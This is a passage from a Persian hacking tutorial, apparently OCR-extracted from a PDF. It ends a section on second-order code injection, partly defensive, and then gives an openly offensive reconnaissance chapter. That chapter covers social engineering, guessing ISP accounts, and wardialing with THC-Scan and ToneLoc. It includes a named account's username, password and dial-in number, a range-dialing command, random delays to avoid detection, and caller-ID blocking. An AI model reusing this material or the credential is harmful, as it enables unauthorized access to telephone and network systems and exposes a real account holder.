ment.coockieکه در آن watcher مکان سرویس شنونده و sig یک متغییر یکتا برای امضای حمله است (شامل تاریخ ،ساعت ،محل درج و اطلاعات درج شونده) ۳-۲ تکنیکهای دستی : در حالی که تکنیکهای کشف اتوماتیک حمله برای کشف آسیب پذیری بکار می روند به نظر می رسد روشهای دستی روش جامع تر و سریع تری بحساب می آیند .برای اطمینان بیشتر از کشف این آسیب پذیری ها متخصصان امنیت بایستی-1 : مطمئن باشند که دیاگرامهای شبکه و شمای جریان داده های برنامه در زمان تست موجود می باشند. ۲- تمامی محلهای ذخیره سازی برنامه ائم از کوچک و بزرگ بایستی چک شوند. ۳- بصورت دستی برنامه های ثانویه پشتیبانی را که برای دسترسی به داده های ذخیره شده استفاده می شود ، چک کنند. ۴- درک کامل تکنولوژی پشت صحنه و پروسه های دستی که برای نمایش یا دستکاری اطلاعات بکار می روند. ۵- ساخت یک سرویس گوش دهنده با توانایی ردیابی هر گونه درخواستی که سیستم های آسیب پذیر تولید می کنند. این سرویس باید در داخل یکی از قسمتهای اساسی سازمان باشد و از همه نقاط شبکه بتوان به آن دسترسی داشت . محافظت در برابر تزریق کد دو مرحله ای : روندی که برای محافظت در برابر این نوع حمله ها وجود دارد همانند حمله نوع کلاسیک (تزریق کد یک مرحله ای) است. در اینجا به اصولی که باید رعایت شوند نگاهی می اندازیم -1 : هرگز به داده های ارسالی از طرف کاربر اطمینان نکنید. ۲- کار تست داده های کاربر را سعی کنید که در طرف کلاینت انجام ندهید چرا که احتمال شکست وجود دارد. بنابر این کار را به طرف سرور محول کنید. ۳- کار تست را از ابتدا آغاز کنید و همه کاراکتر ها را بررسی کنید و از بی خطر بودنشان مطمئن شوید ۴- به خاطر داشته باشید که یک داده ممکن است برای مولفه ای بی خطر باشد ولی برای مولفه ای دیگر هیچ تضمینی وجود ندارد. ۵- هر برنامه ای که اطلاعات کاربر را بازیابی می کند (بخصوص داده هایی را که کاربر آنها را وارد می کند) را بایستی ابتدا عمل پاکسازی را روی آن انجام دهد سپس شروع به پردازش آنها کنید. ۶- بطور ایده آل باید پروسه هایی برای اعتبارسنجی استفاده شوند تا مطمئن شویم که تمام اطلاعات پردازش شده در داخل و خارج از مولفه ها امن هستند. ۷-مطمئن شوید که کارمندان شما پاکسازی و تصحیح داده های کاربر را در تمام مولفه های خود رعایت کرده اند. ۸-مطمئن باشید ابزارهای حفاظتی مثل آنتی ویروسها ، سیستمهای کشف مزاحمت و دیواره آتش نصب هستند و بروز شده اند. ۴-۱ احتمال حمله : اگر موارد بالا را رعایت کنید احتمال بروز حمله کم می شود که این در نتیجه عوامل زیر است : ۱- تزریق کد کلاسیک خیلی معمول است و زمانی که با تزریق دو مرحله ای مقایسه می شود احتمال وقوع آن خیلی کم است. ۲- تزریق کد یک مرحله ای *** کم بودن امنیت برنامه ها در دنیا *** را نشان می دهد. در نتیجه تا زمانی که ... ۳- در بسیاری از موارد تزریق کد دو مرحله ای باید بصورت کورکورانه انجام شود .برای مثال نفوذگر برای کشف نقاط ضعف موجود در پشت پرده ، بدون هیچگونه اطلاعات قبلی از سیستم، جستجویی را آغاز می کند و حتی خود نفوذگر هم مطمئن نیست که آیا کارش موفقیت آمیز خواهد بود یا خیر . ۴- این یک حقیقت است که بسیاری از حمله ها ساعتها ، روزها یا حتی هفته ها بطول بیانجامد و هکر احتمالا سایر بردارهای حمله را که تحقیق اولیه فراهم آورده تمام می کند انتظار می رود در آینده احتمال وقوع حمله هایی از این دست بیشتر شود چون سازمانها سیستم هایی رانصب می کنند که ردیابی آنها بهتر انجام می شود و این سیستمها نمی توانند حملات پیچیده کد دو مرحله ای را ردیابی کنند .بعلاوه توانایی ارسال کدهای حمله به حافظه short-term یا long-term برنامه به این معنی است که جستجوی یک برنامه قبلی برای حمله امکان پذیر است که این یک ایده آل برای مجرمان حرفه ای بشمار می رود. اثرات این نوع حمله : اثرات این نوع حمله بسیار بیشتر از حملات تک مرحله ای است که مهمترین دلایلش بصورت زیر است : ۱- هدف این حمله بیشتر برنامه های admin و پشتیبانی از محیط می باشد. ۲- قابلیت دستیابی به منابع غیر فنی مثل پشتیبانی کارمندان مشتری ۳- پتانسیل برای تاثیر گذاری بر روی یک میزبان داخلی سازمان (مثلا help-deskو بانکهای اطلاعاتی) ۴-قابلیت برای جستجوی محلهای ذخیره سازی داده های برنامه با کد حمله قبلی برای exploit کردن خطرات تجارت : ریسکهای تجارت با آسیب پذیری های کد دو مرحله ای آمیخته شده اند و این ارزیابی را مشکل می کند. در

حالی که در حال حاضر احتمال موفقیت exploit به خودی خود کم است ، اثرات exploit معمولا خیلی زیاد است. در حقیقت حمله دو مرحله ای یک خطر رو به گسترش برای جامعیت داده ها و ادامه تجارت محسوب می شود. به نظر می رسد این خطر در چند سال آینده روند رو به اقزایش دارد و ابزارها و تکنیکها سعی در کاهش آن دارند. از طرفی از آنجایی که سیستمهای پشت پرده پیچیده تر می شوند و داده های بیشتری را بکار می گیرند ، راه برای حمله آماده تر می شود.



جمع آوری اطلاعات اولیه از هدف

جمع آوری اطلاعات اولیه از هدف

اهداف : این اولین گام است و هدف ما همان آشنایی با هدف است تا بعد ببینیم چه کار میشود کرد !!

- **فصل نهم :** جمع آموری اطلاعات اولیه از هدف .

- روش مخ ترکانی .
- جستجو در وب .
- استفاده از DNS .
- معرفی برنامه های مربوطه :

  - معرفی و آموزش Sam Spade .
  - معرفی و آموزش NET Info .
  - معرفی و آموزش W-SPing Pro Pack .
  - معرفی و آموزش Rhino 9 Pinger .
  - معرفی و آموزش Visual Route .
  - معرفی و آموزش Necrofoft .

- نقشه برداری گرافیکی از شبکه هدف .

مقدمه گام اول هک :

همیشه قبل از حمله این کار انجام میشود!!" آبراهام لینکن " میگوید : چنان چه قرار باشد درختی را در مدت ۶ ساعت قطع کنم ، ۴ ساعت نخست آن را صرف تیز کردن تبر خواهم کرد.!!! مثل تمام کارها اول یک کم درباره هدف اطلاعات جمع آوری میکنیم و بعد شروع به حمله می کنیم یک هکر خوب هیچ وقت بدون مقدمه و کور، را کور به هدف حمله نمیکند چون احتمال موفقیت بسیار پایین و خطر ها بسیار است. همیشه بدانید که این مرحله بسیار طولانی بوده و بسیار پر اهمیت و البته پرهزینه .
اگر خواستید بدانید شناسایی مقدماتی هدف به چه معنی است و یعنی چه این گونه تصور کنید که در یک میدان نبرد واقعی هستید و حال چگونه میتوان بدون آگاهی از موقعیت جغرافیایی و محل استقرار نیروهای دشمن و آگاهی از حجم نیروها ، ادوات ، مهمات و... دست به حمله موفقیت آمیز زد و البته و مهمتر از همه زنده ماند !
شما هم مثل من تا به حال ده ها و شاید صدها فیلم درباره سرقت از بانک دیده اید. یک سارق بدون داشتن اطلاعاتی درباره آن بانک مثل راههای فرار دوربین ها سیستم دزد گر و موقعیت زنگ ها تعداد کارمندان و... چگونه میتواند موفق باشد. حال بعد از درک مفهوم مورد نظر میرسیم به اصل مطلب.

گام اول

راههای شناسایی مقدماتی شبکه هدف :

۱- روش مخ تر کانی !!!
۲- دسترسی به شبکه .
۳- جستجو در وب به دنبال اطلاعات شبکه هدف .
۴- گرفتن اطلاعات از سیستم DNS .
۵- نرم افزارهای مربوطه .
۶- و...

۱- روش مخ تر کانی :

شاید فکر کنید مسخره است و شاید مقاله یا روشهای زیادی را خوانده باشید ، درباره این روش.من زیاد در این مبحث وارد نمیشوم اما بگم قدیم ها خیلی کارای داشت برای من الان سطح آگاهی اپرا تورها بالا رفته اما هنوز هم روش کاری است باور کنید! ، من به شما توصیه میکنم کتاب " Kevin Mitnick Art Of Deception " را حتما در این باره بخوانید.شاید وقت زیادی بگیرد، راستی پول هم براش نمیخواهد بدهید چون E-BOOK آن داخل شبکه زیاد است . داخل گو گل یک جستجو کنید حتما پیدا میکنید یک نسخه از آن را.

۲- دسترسی به شبکه :

نکته من برای درک و فهم بهتر مفهوم قربانی را یک ISP فرض کردم در این قسمت.

این هم مثل بالایی شاید فکر کنید مسخره است اما یک چند مثال یک چند روشی توضیح میدهم تا بفهمید چقدر کارایی دارد و بدرد بخور اما خیلی پر خرج است بعضی روشهای آن دیگر برای من و بعضی ها صرف نمیکند اما در بعضی مواقع بسیار بدرد بخور. با یک مثال شروع میکنیم . خیلی مواقع بیشتر ISP ها ، یک کافی نت هم برای خودشان دارند که کنار سرور های آن ها هم است و در بعضی مواقع سرور ها هم مشترک است به به !! (قابل توجه مشهدی ها مثل کافی نت خیام در بولوار امام رضا(ع) در مشهد) که شما میتوانید پشت یک سیستم نشسته و کلی اطلاعات بدست بیاورید مثل نوع اتصال، پهنای باند ، نوع مسیر یاب و ... .اما یک راه ساده تر هم است بعضی از صاحبان ISP ها برای خودشان و ... یک اکانت روی سرور درست میکنند که قابل حدس زدن میباشد." قابل توجه کرجی ها " مثل اکانتی با نام کاربر پرویزیان (parvizian) و کلمه عبور ۲۵۰۵۵۳۴ و شماره دست رسی به شبکه ۹۷۱۲۰۰ که براحتی حدس زده و لو میرود. در بعضی مواقع حضرت مدیر به علت شلوغی خط های شبکه شان ترجیح میدهد یک مودم را در بست در اختیار داشته باشد که این هم رایج است البته برای راحتی کار در بعضی مواقع که نادر هم نیست بدون کلمه عبور! که ما برای دسترسی به این مودم ها و البته شناسایی آنها از برنامه های " WAR DIALER " استفاده میکنیم.و برای حمله به آنها از "DEMON DIALER " استفاده میکنیم تا بفهمیم نام کاربر و کلمه عبور آن را .

اول = باید تمام شماره های تلفن شرکت (ISP) را بدست آورد که بهترین راه ۱۱۸ است که البته باید هنر " مخ ت لیت کنی " داشته باشید که همه پسرها معمولا به غیر از امثال خودم این یکی را دارا هستن!! و راه دوم استفاده از نرم افزار است که توضیح میدهم در این باره هم.

بعد از ترکاندن مخ اپرا تور ۱۱۸ و بدست آوردن تمام شماره ها آنها را تفکیک میکنیم برای راحتی کار به این صورت که شماره های اتصال به شبکه را که معمولاً پشت کارت اینترنت آن شرکت می بینید کنار گذاشته شماره های روابط عمومی و پشتیبانی ها را هم همینطور بعد ما باقی شماره ها را بعد با تلفن یک تماس کوچولو با آنها بر قرار کرده تا بفهمیم چکاره هستن این شماره ها آنهای را که آدم گوشی را بر داشت و الو الو کرد کنار میگزاریم و بعد آنهای را که آدم بر نداشته ولی تماس برقرار شده هم یک طرف ما با اینها کار داریم .اینها را نگه دارید ما با اینها کار داریم فعلا زیادی رفتیم جلو یک قدم میگردیم عقب تا ببینیم چه میشه کرد اگر مخ اپرا تور ترکاندنی نبود که نبود .


برای تمام کسانی که مقداری به اصول کار مودم و کامپیوتر آشنای دارند حتما میدانند که وقتی با یک مودم تماس میگیرند برای اتصال به کامپیوتر و یا ... حتما نیاز به یک سرویس دهنده است تا آن سرویس دهنده ضمن دستور وصل ارتباط هویت کاربر دور را تشخیص دهد و بعد از احراز هویت به او سرویس دهد .
برای درک بهتر موضوع یک مثال میزنم شما یک کامپیوتر دارید و آن توسط یک مودم همیشه به خط تلفن متصل است شخصی با شما تماس میگیرد شما پشت کامپیوتر چون نرم افزاری را برای این منظور بالا (فعال و در حال اجرا) نیاورده اید متوجه تماس او نمی شوید ولی گوشی تلفن زنگ میزند و شما از طریق گوشی تلفن متوجه تماس میشوید.
چند نمونه از نرم افزارهای سرویس دهنده مودم برای احراز هویت از راه دور البته مشهورترین ها عبارتند از:

1- SYMANTEC S PC ANYWHERE
2-LAPLINK
3-CONROLIT
4- ....

قابل ذکر است هر کدام از این ها در صورت پیکر بندی نادرست برای ما ها ما فوق هلو هستند.
مثل شماره یک که اگر اپرا تور آن ناشی باشد و بعد از نصب آن را درست پیکر بندی نکند شما میتوانید بدون کلمه عبور و... به آن ماشین وصل شده و از امکاناتی مثل یک کاربر معمولی که پشت آن سیستم است استفاده کنید .
تا به حال عمر هکری ما ابزار های زیادی برای کشف مودم اختراع شده است و تا آنجا که ما (من و هزاران شیطان همراه خودم) میدانیم سابقه آنها به نیمه دوم دهه نود میلادی میرسد . که برای آشنایی شما تعدادی از این نرم افزار، را معرفی میکنم .

1- DELUXE FONE-CODE HACKER 1985
2- DIALING DEMON VERSION 1.05 , BY TRACY MCKIBBEN 1988
3- PBX SCANNER VERSION 5.0, BAY GREAT WHITE 1989
4- SUPER DIALER 1.3, BAY EVAN ANDERSON 1990
5- DOO TOOLS VERSION 1.10, PHANTOM PHOTON 1991
6- Z-HACKER 3.21, BY BLACKBEARD 1991
7- TONLOC 1.10, BAY MINOR THREAT & MUCHO MAAS 1994
8- A-DIAL (AUTO DAIL), BAY VEXATION 1995
9-X-DIALER, BAY ICIKL 1996

من حالا به معرفی و آموزش یکی از این ابزارها میپردازم به نام THC-Scan 2.0 :
شاید تا به حال نرم افزاری به این قدرت در کارش ندیدم (البته در این مقوله) . در سال ۱۹۹۸ آمده و مال ۷ سال پیش است اما هنوز کارایی اساسی دارد در تمام نسخ ویندوز (از مدل ۳,۱ تا WINDOWS SERVER 2003) قابل اجرا است. دارای خروجی گرافیکی نیست مثل بیشتر نرم افزارهای هک و کرک خوب تحت خط فرمان است . من این نرم افزار را در اندر قدیم زمان از آدرس HTTP://THC.INFERNO.TUSCULUM.EDU/ گرفتم.
شکل ظاهری برنامه بعد از اجرا در خط فرمان :




همانطور که می بینید !! خروجی برنامه به بخشهای تقسیم شده است که همه را توضیح میدهم .
۱- قسمت اول ۱ " MODEM Window " : در این قسمت شما فرامینی که از طرف نرم افزار به سمت مودم قربانی فرستاده شده و پاسخهای دریافتی را مشاهده میکنید. (این دستورها با دستورهای مودم های Hayes همخوانی دارد اینکه مودم های Hayes چی هستن بعدا میگم) .
۲- قسمت دوم ۲ " Time " : در این پنجره زمان فعلی ، زمان شروع و زمان احتمالی پایان تماسها را برای یافتن مودم رامی ببیند.
۳- قسمت سوم ۳ " Found " : هر وقت یک مودم با حال پیدا کند به شما در این پنجره نشان میدهد.
۴- قسمت چهارم ۴ " Statistic " : در این قسمت از نرم افزار گزارش ها را نمایش میدهد در باره وجود سیگنال حامل از یک مودم ، تخمینی از تعداد تماسها و تعداد مودم های کشف شده ، تخمینی از تعداد تماسها در یک ساعت و ...
۵- قسمت آخر و یا پنجم ۵ " Log Window " : در این پنجره تمام عملیات انجام شده بهم راه زمان انجام و مشخصات آن درج میشود . این اطلاعات برای بررسی های بعدی در یک فایل txt ذخیره میشود در پوشه برنامه .

ویژگیهای ای برنامه عبارتند از :

۱- Dial random, Sequential or list of numbers یعنی اینکه این برنامه میتواند شماره ها را هم به صورت تصادفی انتخاب کند و یا اینکه شما آنها را در یک فایل به ترتیب دلخواه بنویسید و بدید دست نرم افزار و یا پشت سر هم زنگ بزند !!
۲- Nudging بسیار عالی است حالا یعنی چی یعنی اینکه این حضرت تعالی میتواند بعد از کشف مودم فعال و بدرد بخور یک سری کاراکتر های از قبل مشخص را برای مودم قربانی میفرستد .
خوب که چی ؟ برای اینکه بفهمد نرم افزار سرویس دهنده جی است با توجه به جواب در یافتی از مودم قربانی .
۳- Random wait between calls این یعنی اینکه بین تماسهای پشت سر همی که میگیرد به طور دلخواه خودش نه شما یک سری وقفه هایی بیندازد به طور نامنظم تا شما لو نروید به علت این همه تماس !!
۴- Break up Work اگر شما یک شبکه داخلی و چند مودم و چند خط تلفن دارید با استفاده امکانات این برنامه کار را روی هر کامپیوتر تقسیم میکنیم تا زود تر به نتیجه برسیم.
دیگر ویژگیهای این برنامه این است که اگر شماره ای وسط کار اشغال بود آن را کنار می گزارد و بعدا مدت زمانی دوباره آن شماره را میگیرد.
اگر کسی آن طرف خط گوشی را بردارد و هی الو الو و.. کند این شماره هم کنار میگزارد و بعدا به اون دوباره زنگ میزند.
اگر بلندگو مودم فعال باشد و شما صدای طرف را در هنگام الو الو کردن بشنوید میتوانید با فشار دکمه B صفحه کلید ارتباط را قطع کنید و یا اگر صدای مودم را میشنوید با فشار دکمه C آن شماره را برای شما ثبت کند و...
یک کم ریز تر توضیح میدهم اول این نرم افزار بالا شکل پیش رفته نرم افزار Tone loc است که اون هم توضیح میدهم .
این دوتا خیلی سر راست نصب میشوند و فقط شما باید فایل اجرایی آن را کپی کنید بعد اجرا کنید !! اگر فایل ts-cfg را اجرا کنید می توانید پیکر بندی آن را دست کاری کنید توصیه میشود کد منطقه خود را حتما وارد کنید مثلا تهرانی ها۰۲۱ و کرجی ها ۰۲۶۱ و...
چون موقعی که در خط فرمان میخواهیم شماره گیری کنیم مشکلی پیش نیاید !!شکل ظاهری این به این صورت است:


که پس از زدن گزینه Modem Config (پیکر بندی مودم) به این شکل میشود :



البته زیاد شما در این قسمت دست کاری نکنید ولی فقط پورت را یک نگاه بندازید ببینید درست یا نه اگر نمی دانید جلوی IRQ چی باید بنویسید نرم افزار کمکی آن را با نام MOD-DET.EXE اجرا کنید بعد میفهمید ولی شکل کلی به صورت زیر است:

COM	IRQ	I/P Port
1	4	3f8
2	3	2f8
3	4	3e8
4	3	2e8

اگر می خواهید جزئیات بیشتری را تنظیم کنید مثل تایم اوت برای فراخوانی (چقدر زمان برای هر شماره صرف شود)، شماره گیری مجدد شماره های اشغال انجام بشود یا نه ، تصادفی شماره بگیرد یا نه و ... به منوی Scanning Options بروید که این شکلی:




من نمی خواهم ریز جزئیات با این یادتون بدم (چون خیلی خیلی تابلو) خودتون یک نیم روز سرف آن کنید میفهمید هیچ کاری ندارد.
در آخر فایل پیکر بندی را ذخیره کنید و خارج شوید.
بعد از پیکر بندی که مطالب مهم آن را یادتون دام موقع اجرا نرم افزار، فرا میرسد باید شما در خط فرمان بنویسید:


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\zornaznfarsinvashtam>**Thc-scan filename.dat/m:123.xxxx/r:1000.9999**

باز هم یک توضیح کوچولو در باره این دستور میدهم . گزینه M/ نمایانگر پیشوند و دامنه شماره تلفن ها است که باید شماره گیری شوند .گزینه R/ یا Range ارقامی را مشخص میکند که در نقاط مشخص با X در فرمان میباشد.خودم هم نفهمیدم چی گفتم به عبارت دیگر ، فرمان بالا کلیه ارقام بین ۱۰۰۰-۱۲۳ و ۹۹۹۹-۱۲۳ را شماره گیری میکند .(M/ ۳ تا ۶ رقم مشخص می کند.)
گزینه Filename.dat هم همان نام فایل تنظیمها ی شما است که بالا درست کردید.همین!!
احتمالا یعنی ۱۰۰% قبل از این نرم افزار بالایی Tone loc هم کاره بوده !! البته این بابای بلایی است من توصیه نمیکنم از این استفاده کنید ولی باز طرفدار خودش را دارد شاید شما هم از طرفدارهای آن شدید. ولی خیلی قوی ولی دنگ فن گش خیلی زیاد.من این به علت کمی پیچیدگی آن بیشتر توضیح میدهم !!
این ابزار همینطور که میدانید برنامه شماره گیر تحت DOS است که امکان شماره گیری خودکار و مدیریت بیش از ۱۰۰۰۰ شماره را دارد تمام قابلیت های THC Scan را دارا میباشد البته بغیر از User Friendly بودن را !! البته دارای یک رابط کاربر که از کاراکتر های ASC 2 استفاده می کند هست که کار را ساده کرده است البته با سویچ ها در خط فرمان کار آنرا میشود کرد. قبل از استفاده از این برنامه باید این را مثل نرم افزار قبلی پیکر بندی کنید برای این کار فایل Tlcfg.exe را اجرا کنید این بگم که دکمه Enter روی کیبورد کار باز کردن منو ها را دارد و Esc باعث بسته شدن آن میشود با کلید های جهتی میتوانید تو منو ها حرکت کنید !!
منوی Files :



با استفاده از منوی فایل شما میتوانید اسامی مورد نظرتان برای فایلهایی مثل LOG ، Found و غیره را تغییر بدهید. این فایلها نتایجی مثل تلفن مشغول بود و جواب نداد و یک مودم پیدا کردم و .... را دارا میباشند !! (توصیه میکنم دست نزنید " ها لو " گیج میشود آخرش هنگیات میکند).فایل Black list شماره هایی که هرگز نباید بگیرد مثل اورژانس، آتش نشانی، پلیس و... است.
Alt Screen هم حاوی راهنمایی های نا مربوطه است. لازم به ذکر است در نام گزاری فایل ها قاعده عهد بوق DOS ۸،۳ را حتما رعایت کنید یعنی ۸ کاراکتر برای نام و ۳ کاراکتر برای پسوند فایل !!
منوی Modem Strings :




با استفاده از این منو میتوانید دستورات استاندارد مودم های Hayes یا به عبارت ساده تر دستورات AT را برای پیکر بندی مودم استفاده کنید مثلا پیشوند شماره گیری را از ATDT به ATDT*67 عوض کنید تا Caller ID از کار بیفتد میتوانید پیشوند های دیگری را هم استفاده کنید مثل ATDT9,1907 یعنی اینکه ابتدا شماره ۹ را برای دست رسی به خط تلفن میگیرد و سپس کد


درخواست شماره گیری از راه دور ۱۰۹۷ که این به درد ادارات میخورد . میگم از کجا بقیه این دستورها را پیدا کنید.اگر به هر دلیلی هنگیات کرد روی گزینه String و Tone Hangup مربوط به مودم خودتون کلید کنید .
فرامین AT را از آدرس زیر میتوانید پیدا کنید:

http://www.modemhelp.net/basicatcommand.shtml

منوی Modem Options :



با بهره گیری از امکانات این منو میتوانید تنظیمات سخت افزاری مودم را انگولک کنید. اگر از این جا چیزی سر در نیاورده اید هیچ نگران نباشید فقط لازم پورت COM را تعیین کنید که آن را از کنترل پانل ویندوز قسمت مودم تشخیص بدهید که معمولا COM 3 است برای مودم های داخل کیس . یک مشکل اساس این برنامه عدم پشتیبانی از چند مودم و چند خط تلفن است که معمولا باید برای برطرف کردن این عیب از چند بار اجرای همین برنامه به صورتی که برای هر برنامه پورت COM مجزایی تعریف کرد پوشش داده شود.
یک سوال خوب این است که Baud rate چیست ؟ در جواب باید گفت این فقط سرعت برقراری ارتباط مودم است و هیچ تاثیری بر روند سریع شدن اتصال مودم با مودم ها را ندارد.
منوی Scan Options :



این منو اساس کار ما است و باید به صورت ویژه مورد برسی قرار بگیرد.
شاید نیاز باشد با این دو گزینه یک کمی بازی کنید تا مقدار بهترین را برای وضعیت خود پیدا کنید .

